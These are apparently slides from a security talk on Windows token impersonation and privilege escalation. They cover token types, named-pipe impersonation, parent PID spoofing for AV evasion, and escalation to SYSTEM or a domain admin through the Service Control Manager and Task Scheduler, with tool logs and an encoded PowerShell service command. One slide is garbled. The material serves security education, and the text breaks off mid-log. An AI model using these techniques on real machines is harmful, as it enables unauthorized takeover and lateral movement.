



# WINDOWS TOKEN MANIPULATION, IMPERSONATION & PRIVILEGE ESCALATION

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# SOME PRIVILEGE ESCALATION METHODS ON WINDOWS

- Accessibility Features
- Bypass User Account Control
- DLL Search Order Hijacking (Service)
- Kernel vulnerability
- File System Permission Weakness
- New Service
- Scheduled Task
- Service Registry
- Token manipulation



# CONTENTS

1. Token & Impersonation
2. Common Impersonation Methods
3. Impersonation & Privilege Escalation
4. Print Bug and LPE
5. RPCSS and LPE
6. Limited User Rights Case
7. pytmipe & tmipe


**Conclusion**

# 1. TOKEN & IMPERSONATION



# 1. TOKEN & IMPERSONATION

- Impersonation:
  - Native Windows mechanism (not a vulnerability 😊)
  - Security Context & thread



The screenshot shows the Microsoft Docs website for the topic 'Impersonation'. The page is titled 'Impersonation' and includes a sub-header '05/31/2018 • 2 minutes to read'. The main content area explains that impersonation is the ability of a thread to execute in a security context different from the process that owns the thread. It also mentions that the primary reason for impersonation is to cause access checks to be performed against the client's identity. A left-hand navigation pane shows a tree view of the documentation structure, with 'Impersonation' selected under 'Delegation and impersonation'.

docs.microsoft.com/en-us/windows/win32/com/impersonation

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Filter by title

- Delegation and impersonation
  - Impersonation**
  - Impersonation Levels
  - Cloaking
- > Application Identity
- Software Restriction Policy
- Reference Tracking
- > Setting Security for COM Applications
  - Enabling COM Security Using DCOMCNFG
- > Turning Off Security

## Impersonation

05/31/2018 • 2 minutes to read • 2 2 6

Impersonation is the ability of a thread to execute in a security context that is different from the context of the process that owns the thread. When running in the client's security context, the server "is" the client, to some degree. The server thread uses an access token representing the client's credentials to obtain access to the objects to which the client has access.

The primary reason for impersonation is to cause access checks to be performed against the client's identity. Using the client's identity for access checks can cause access to be either restricted or expanded, depending on what the client has permission to do. For example, suppose a file server has files containing confidential information and that each of these files is protected by an ACL. To help prevent a client from obtaining unauthorized access to information in these files, the server can impersonate the client before accessing the files.

# TOKENS




- Windows Token:
  - **Primary** Token (« process » token): One by process
  - **Impersonation** Token (« thread » token): For a thread
- 4 types of Impersonation token:
  - Anonymous: Local interprocess communication transport
  - Identity: ACL checks only
  - **Impersonate**: Impersonate the client's security context while acting on behalf of the client (locally)
  - **Delegate**: Impersonate the client's security context while acting on behalf of the client (locally or remotely)
- DuplicateToken(): Primary token  $\leftrightarrow$  Impersonation token



# LINKED TOKENS

- Linked token (« Filtered » Token)
  - Used by UAC: **Medium** integrity level to **High** integrity level
  - When local Administrator but not elevated
  - **Primary Token** with limited « rights » and
  - **Linked Token** with full « rights » (« Full » linked token).



# EXAMPLES (1/2)

```
- PID: 628
- type: Primary
- token: 716
- hval: None
- hid: None
- sid: S-1-5-18
- accountname: {'Name': 'SYSTEM', 'Domain': 'NT AUTHORITY'}
- owner: S-1-5-32-544
- issystem: True
- intlvl: System
- sessionID: 1
- elevationtype: Default
- Linked Token: None
- iselevated: True
- tokensource: b'*SYSTEM*'
- appcontainertoken: False
- appcontainersid: None
- appcontainernumber: 0
- primarysidgroup: S-1-5-18
- isrestricted: False
- canimpersonate: True
```

System account

```
- PID: 2180
- type: Primary
- token: 716
- hval: None
- hid: None
- sid: S-1-5-21-28624056-3392308708-440876048-1106
- accountname: {'Name': '[REDACTED]', 'Domain': 'EURO'}
- owner: S-1-5-21-28624056-3392308708-440876048-1106
- issystem: False
- intlvl: Medium
- sessionID: 1
- elevationtype: Limited
- Linked Token:
  - PID: 2180
  - type: Impersonation
  - token: 508
  - hval: None
  - hid: None
  - sid: S-1-5-21-28624056-3392308708-440876048-1106
  - accountname: {'Name': '[REDACTED]', 'Domain': 'EURO'}
  - owner: S-1-5-32-544
  - issystem: False
  - intlvl: High
  - sessionID: 1
  - elevationtype: Full
  - linkedtoken: None
  - implevel: Identify
  - iselevated: True
  - tokensource: None
  - appcontainertoken: None
  - appcontainersid: None
  - appcontainernumber: 0
  - primarysidgroup: S-1-5-21-28624056-3392308708-440876048-513
  - isrestricted: False
- iselevated: False
```

Local administrator user (without « run as administrator »)



## EXAMPLES (2/2)

```
- PID: 9696
- type: Primary
- token: 704
- hval: None
- hid: None
- sid: S-1-5-21-2082606047-612634644-1765997048-1002
- accountname: {'Name': 'localuser1', 'Domain': 'DESKT-1'}
- owner: S-1-5-21-2082606047-612634644-1765997048-1002
- issystem: False
- intlvl: Low
- sessionID: 2
- elevationtype: Default
- Linked Token: None
- iselevated: False
- tokensource: None
- appcontainertoken: True
- appcontainersid: S-1-15-2-3624051433-2125758914-1423191267-174
- appcontainernumber: 7
- primarysidgroup: S-1-5-21-2082606047-612634644-1765997048-513
- isrestricted: False
- canimpersonate: False
```

No privileged user

# TOKEN ELEVATION TYPE

- 3 different types:
  - **Default** (*TokenElevationTypeDefault*): « Full » Token. Used when UAC is disabled or the user is a local administrator, System or a Service Account. No Linked Token.
  - **Full** (*TokenElevationTypeFull*): « Elevated » Token. Used when UAC is enabled and the processus « high » integrity level. Local Administrator.
  - **Limited** (*TokenElevationTypeLimited*): « Limited » Token. Used when UAC is enabled. User rights (e.g.. SeDebugPrivilege) are removed and administration groups are removed. Integrity level is « medium ». The process has a linked Token.
- When a process has a primary Token and a linked Token:
  - Primary Token: type **Limited**
  - Linked Token: type **Full**

# EXAMPLES (1/3) - TOKEN ELEVATION TYPE

```
- PID: 1248
- type: Primary
- token: 696
- hval: None
- hid: None
- sid: S-1-5-21-28624056-3392308708-440876048-1106
- accountname: {'Name': '[REDACTED]', 'Domain': 'EURO'}
- owner: S-1-5-32-544
- issystem: False
- intlvl: High
- sessionID: 1
- elevationtype: Full
- Linked Token: None
- iselevated: True
- tokensource: b'User32 '
- appcontainertoken: False
- appcontainersid: None
- appcontainernumber: 0
- primarysidgroup: S-1-5-21-28624056-3392308708-440876048-513
- isrestricted: False
- canimpersonate: True
```

*High integrity level*

Local administrator (with « run as administrator »)

```
- PID: 2180
- type: Primary
- token: 716
- hval: None
- hid: None
- sid: S-1-5-21-28624056-3392308708-440876048-1106
- accountname: {'Name': '[REDACTED]', 'Domain': 'EURO'}
- owner: S-1-5-21-28624056-3392308708-440876048-1106
- issystem: False
- intlvl: Medium
- sessionID: 1
- elevationtype: Limited
- Linked Token:
  - PID: 2180
  - type: Impersonation
  - token: 508
  - hval: None
  - hid: None
  - sid: S-1-5-21-28624056-3392308708-440876048-1106
  - accountname: {'Name': '[REDACTED]', 'Domain': 'EURO'}
  - owner: S-1-5-32-544
  - issystem: False
  - intlvl: High
  - sessionID: 1
  - elevationtype: Full
  - linkedtoken: None
  - implevel: Identify
  - iselevated: True
  - tokensource: None
  - appcontainertoken: None
  - appcontainersid: None
  - appcontainernumber: 0
  - primarysidgroup: S-1-5-21-28624056-3392308708-440876048-513
  - isrestricted: False
  - iselevated: False
```

*Medium integrity level*

Local administrator (without « run as administrator »)

## EXAMPLES (2/3) - TOKEN ELEVATION TYPE

```
- PID: 628
- type: Primary
- token: 716
- hval: None
- hid: None
- sid: S-1-5-18
- accountname: {'Name': 'SYSTEM', 'Domain': 'NT AUTHORITY'}
- owner: S-1-5-32-544
- issystem: True
- intlvl: System
- sessionID: 1
- elevationtype: Default
- Linked Token: None
- iselevated: True
- tokensource: b'*SYSTEM*'
- appcontainertoken: False
- appcontainersid: None
- appcontainernumber: 0
- primarysidgroup: S-1-5-18
- isrestricted: False
- canimpersonate: True
```

System integrity level

```
- PID: 9696
- type: Primary
- token: 704
- hval: None
- hid: None
- sid: S-1-5-21-2082606047-612634644-1765997048-1002
- accountname: {'Name': 'localuser1', 'Domain': 'DESKT-1'}
- owner: S-1-5-21-2082606047-612634644-1765997048-1002
- issystem: False
- intlvl: Low
- sessionID: 2
- elevationtype: Default
- Linked Token: None
- iselevated: False
- tokensource: None
- appcontainertoken: True
- appcontainersid: S-1-15-2-3624051433-2125758914-1423191267-174
- appcontainernumber: 7
- primarysidgroup: S-1-5-21-2082606047-612634644-1765997048-513
- isrestricted: False
- canimpersonate: False
```

No privileged user



# EXAMPLES (3/3) - TOKEN ELEVATION TYPE

```
- PID: 10232
- type: Primary
- token: 708
- hval: None
- hid: None
- sid: S-1-5-21-2082606047-612634644-1765997048-500
- accountname: {'Name': 'Administrator', 'Domain': 'DESKT-1'}
- owner: S-1-5-32-544
- issystem: False
- intlvl: High
- sessionID: 2
- elevationtype: Default
- linkedtoken: None
- iselevated: True
- tokensource: b'User32 '
- appcontainertoken: False
- appcontainersid: None
- appcontainernumber: 0
- primarysidgroup: S-1-5-21-2082606047-612634644-1765997048-513
- isrestricted: False
- canimpersonate: True
```

Local administrator (rid-500 account)

# RESTRICTED AND LOWBOX TOKENS



- **Restricted Tokens** (also known as a “filtered admin token”)
  - “A restricted token is a primary or impersonation access token that has been modified by the *CreateRestrictedToken* function” (<https://docs.microsoft.com/en-us/windows/win32/secauthz/restricted-tokens?redirectedfrom=MSDN>)
  - Privileges removed, some groups (in token) denied or list of restricting SIDs specified
  - Used by Chrome and Adobe Reader for example
  - Example: Local Administrator but without SeDebugPrivilege
- **LowBox Tokens**
  - “[...] have a similar, but different access checks” compared to Restricted tokens (<https://googleprojectzero.blogspot.com/2015/11/windows-sandbox-attack-surface-analysis.html>)

## 2. COMMON IMPERSONATION METHODS

## 2. COMMON IMPERSONATION METHODS

- **Token creation and impersonation**
  - *LogonUser()*: For token creation. **Require user's credentials.**
  - *ImpersonateLoggedOnUser()*: for Token impersonation
- **Token Impersonation (Theft)**
  - *DuplicateToken()*: Duplicate a Token
  - *ImpersonateLoggedOnUser()*
  - Important notice: require privileges (e.g. *SeDebugPrivilege*) or a "specific" token
  - Details after...

```
BOOL LogonUserA(  
    LPCSTR lpszUsername,  
    LPCSTR lpszDomain,  
    LPCSTR lpszPassword,  
    DWORD dwLogonType,  
    DWORD dwLogonProvider,  
    PHANDLE phToken  
);
```

```
BOOL DuplicateToken(  
    HANDLE ExistingTokenHandle,  
    SECURITY_IMPERSONATION_LEVEL ImpersonationLevel,  
    PHANDLE DuplicateTokenHandle  
);
```



# NAMED PIPE IMPERSONATION

- **Named pipe:**
  - interprocess communication between a pipe server and one or more pipe clients
  - Support Impersonation: **server can impersonate a client**
  - *SeImpersonatePrivilege* requires for PE (Privilege Escalation) via named pipe impersonation
  - Client connection example:

```
echo 'a' > \\.\pipe\mynamedpipe
```

- Default accounts with *SeImpersonatePrivilege*:
  - Administrator
  - Local Service
  - Network Service (e.g. MSSQL)
  - Service

# NAMED PIPE – IMPERSONATION - DEFENSE

- Named pipe client can block the server impersonation:
  - `SECURITY_SQOS_PRESENT` and `SECURITY_IDENTIFICATION` with `CreateFile()` for example.
  - Server gets an *identify* Token, and not a n Impersonate or Delegate token.


docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea

Filter by title

- Fileapi.h
- AreFileApisANSI function
- BY\_HANDLE\_FILE\_INFORMATION structure
- CompareFileTime function

<b>SECURITY_IDENTIFICATION</b>	This allows the client to limit the groups and privileges that a server can use while impersonating the client.
<b>SECURITY_IMPERSONATION</b>	Impersonates a client at the Identification impersonation level.
	Impersonate a client at the impersonation level. This is the default behavior if no other flags are specified along with the <b>SECURITY_SQOS_PRESENT</b> flag.

### 3. IMPERSONATION & PRIVILEGE ESCALATION



# PARENT PID SPOOFING (HANDLE INHERITANCE)


- From vista, *CreateProcess()* has the parameter *lpStartupInfo*
- This Parameter can be used to specify a *PPID* (Parent Process Identifier) over a *PROC\_THREAD\_ATTRIBUTE\_PARENT\_PROCESS* structure, for example “services.exe”.
- *SeDebugPrivilege* required
- Can be used to:
  - hide a process
  - avoid some AV (Anti Virus) detections
  - PE from “*high*” integrity level to “nt authority\system” (“system” integrity level)



# DOFING (HANDLE INHERITANCE)

```

===== État =====
Mémoire pour un processus Désactivé
t et de sécurité Désactivé
ichiers ou d'autres objets Désactivé
s pilotes de périphériques Désactivé
profil Désactivé
e Désactivé
fil Désactivé
e planification Désactivé
nge Désactivé
s et les répertoires Désactivé
et les répertoires Désactivé
L'environnement du microprogramme Activé
ion de parcours Activé
d'un système distant Désactivé
la station d'accueil Désactivé
maintenance de volume Désactivé
un client après l'authentification Activé
x Activé
travail de processus Désactivé
re Désactivé
ques Désactivé
e.py
ege' on token...
, nothing to do
t the specified number of attributes
ocess
```



# PARENT PID SPOOFING (HANDLE INHERITANCE)

- Named pipe can be used for PE:
  1. Start a named pipe server
  2. New process connects to named pipe server (e.g. "`cmd.exe echo 'test' > \\.\pipe\pipename`")
  3. Pipe server impersonates client with `ImpersonateNamedPipeClient()`
  4. Pipe server is "`nt authority\system`"

# PE VIA WINDOWS SERVICE (SCM)

- SCM (Service Control Manager): process to interact with Windows services (create, delete, etc.)
- Require: Local administrator + “high” integrity level (e.g. run as an administrator) if UAC.
- Method for PE to SYSTEM:
  - Start a named pipe server
  - Create a service as SYSTEM
  - Service connects to named pipe server (e.g. “`cmd.exe echo 'test' > \\.\pipe\pipename”`)
  - Pipe server impersonates client
  - Pipe server is “*nt authority\system*”
  - Delete service.



# PE VIA WINDOWS SERVICE (SCM)

```
c:\temp\pywinimpersonate\pywinimpersonate>whoami
euro\

c:\temp\pywinimpersonate\pywinimpersonate>python escalation.py
DEBUG -: Starting named pipe impersonation via Service Control Manager...
DEBUG -: Starting named pipe impersonation...
DEBUG -: Named pipe not given: Generate a random named pipe for exploitation
DEBUG -: Name Pipe: \\.\pipe\P12F7VQX6R
DEBUG -: Service Name: JNS5QL10QN
DEBUG -: Service Binary: c:\windows\system32\cmd.exe /c ping -n 10 127.0.0.1 >nul && echo 'p' > \\.\pipe\P12F7VQX6R
DEBUG -: Create the server named pipe
DEBUG -: Successfully created Named Pipe '\\.\pipe\P12F7VQX6R'
DEBUG -: Name pipe created: 504
DEBUG -: Creates a thread to run the pipe client
DEBUG -: Thread for Service created
INFO -: Executing the following command as SYSTEM via service creation: "c:\windows\system32\cmd.exe /c ping -n 10 127.0.0.1 >nul && echo 'p' > \\.\pipe\P12F7VQX6R"
DEBUG -: Thread successfully created
DEBUG -: Service Control Manager set to '127.0.0.1'
DEBUG -: Server process is waiting for a client connection indefinitely...
DEBUG -: Connected to the Service Manager of target '127.0.0.1' with access 63. Handle: 16010880
DEBUG -: Trying to execute your bin "c:\windows\system32\cmd.exe /c ping -n 10 127.0.0.1 >nul && echo 'p' > \\.\pipe\P12F7VQX6R" via service creation
ERROR -: Trying to create service b'Y09JYJPC1U'
DEBUG -: Service b'Y09JYJPC1U' created on 127.0.0.1
DEBUG -: Starting service from handle...
DEBUG -: A client is connected to the named pipe. Receiving data from pipe client
DEBUG -: Getting data on given handle (firstBytesOnly == True)
DEBUG -: Data received from handle for the moment: b''p' \r\n"
DEBUG -: firstBytesOnly is enabled, stop getting data
DEBUG -: Data received from handle: b''p' \r\n"
DEBUG -: Message returned by Service Manager but which is not managed as an error: [WinError 1053] The service did not respond to the start or control request in a timely
DEBUG -: Service started from handle
DEBUG -: First Data received from client: b''p' \r\n"
DEBUG -: Data received from a privileged named pipe. Impersonating...
DEBUG -: Sleeping 0 scds
ERROR -: Impersonation sucessfull
DEBUG -: Deleting service from handle...
DEBUG -: Getting current User Name with GetUserNameW()...
DEBUG -: Service deleted from handle
INFO -: Current username: 'SYSTEM'
DEBUG -: Handle 16010880 closed
DEBUG -: Sleeping 5 seconds before triggering anti lock feature
DEBUG -: Trying to connect to named pipe \\.\pipe\P12F7VQX6R if client connection failed just before...
DEBUG -: Anti lock triggered when tried to open, write or close the pipe client side. No bug here.
```




# PE VIA WINDOWS SERVICE (SCM)

- Post exploitation & Pivot:
  - If service running with a domain account → You can modify service for named pipe impersonation (bin path)  
→ Impersonate domain account → Pivot locally or remotely
  - Idem for a local account which is local **administrator on other machines**
  - Of course, you can run mimikatz for getting credentials (e.g. hashes) but, here, no required for pivoting.
  - With impersonation, clear text credentials, hashes or pass the hash are not required...



# PE VIA WINDOWS SERVICE (SCM)



A service running with a domain administrator account

```
python scm.py
Current log on user:
- 'AarSvc_69d8d': (SERVICE_STOPPED)
- 'BcastDVRUserService_69d8d': (SERVICE_STOPPED)
- 'BluetoothUserService_69d8d': (SERVICE_STOPPED)
- 'CaptureService_69d8d': (SERVICE_STOPPED)
- 'ConsentUxUserSvc_69d8d': (SERVICE_STOPPED)
- 'CredentialEnrollmentManagerUserSvc_69d8d': (SERVICE_STOPPED)
- 'DeviceAssociationBrokerSvc_69d8d': (SERVICE_STOPPED)
- 'DevicePickerUserSvc_69d8d': (SERVICE_STOPPED)
- 'DevicesFlowUserSvc_69d8d': (SERVICE_STOPPED)
- 'MessagingService_69d8d': (SERVICE_STOPPED)
- 'PimIndexMaintenanceSvc_69d8d': (SERVICE_STOPPED)
- 'PrintWorkflowUserSvc_69d8d': (SERVICE_STOPPED)
- 'UnistoreSvc_69d8d': (SERVICE_STOPPED)
- 'UserDataSvc_69d8d': (SERVICE_STOPPED)
- 'euro\\administrator':
- 'serviceWithDomainUser': (SERVICE_STOPPED)
- 'serviceWithDomainUserAdmin': (SERVICE_STOPPED)
- 'localsystem':
- '0V1K06UOMF': (SERVICE_STOPPED)
- '4UMKRGX03L': (SERVICE_STOPPED)
- 'A9AP3QZ40N': (SERVICE_STOPPED)
```

A service running with a domain admin account

```
DEBUG -: New BinaryPathName: 'C:\\\\windows\\\\system32\\\\cmd.exe /c powershell.exe -encoded
QAGkAcAB1AHMALgBOAGEAbQB1AGQAUABpAHAAZQBDAGwAaQB1AG4AdABTAHQAcgBlAGEAbQAgACcALgAnACwAJwBKAfMAU
ADAACKQA7ACAAJABzAHcAIAA9ACAAbgBlAHcALQBvAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ASQBPAc4AUwB0AHIAZQ
HUAZQA7ACQAcwB3AC4AVwByAGkAdAB1AEwAaQBvAGUAKAAiAGQAIgApADsAIAAKAHMAwAuAEQAaQBzAHAAbwBzAGUAKAA
wAbAA='
DEBUG -: Executing the service for triggering client connection to named pipe...
DEBUG -: Trying to start the service 'serviceWithDomainUserAdmin'...
DEBUG -: Service 'serviceWithDomainUserAdmin' opened on the target '127.0.0.1' with access 16
DEBUG -: Starting service from handle...
DEBUG -: A client is connected to the named pipe. Receiving data from pipe client
DEBUG -: Getting data on given handle (firstBytesOnly == True)
DEBUG -: Data received from handle for the moment: b'd\r\n'
DEBUG -: firstBytesOnly is enabled, stop getting data
DEBUG -: Data received from handle: b'd\r\n'
DEBUG -: First Data received from client: b'd\r\n'
DEBUG -: Data received from a privileged named pipe. Impersonating...
ERROR -: Impersonation sucessfull
DEBUG -: Getting current User Name with GetUserNameW()...
INFO -: Current username: 'Administrator'
```

Impersonation of the domain admin account

# PE VIA TASK SCHEDULER

- Task Scheduler: automatically perform routine tasks on a chosen computer, based on monitoring.
- Require:
  - Local administrator + “high” integrity level (e.g. run as an administrator) if UAC for PE.
  - Notice: Any user can create a Task scheduler (which is not privileged)
- Method for PE to SYSTEM:
  - Start a named pipe server
  - Create a task and run the task
  - Task connects to named pipe server (e.g. `cmd.exe echo 'test' > \\.\pipe\pipename`)
  - Pipe server impersonates client
  - Pipe server is `“nt authority\system”`
  - Delete task



# PE VIA TASK SCHEDULER

```
>python escalation.py
DEBUG -: Starting named pipe impersonation via Task Scheduler...
DEBUG -: Starting named pipe impersonation...
DEBUG -: Named pipe not given: Generate a random named pipe for exploitation
DEBUG -: ps code: &{$pipe = new-object System.IO.Pipes.NamedPipeClientStream '.', '
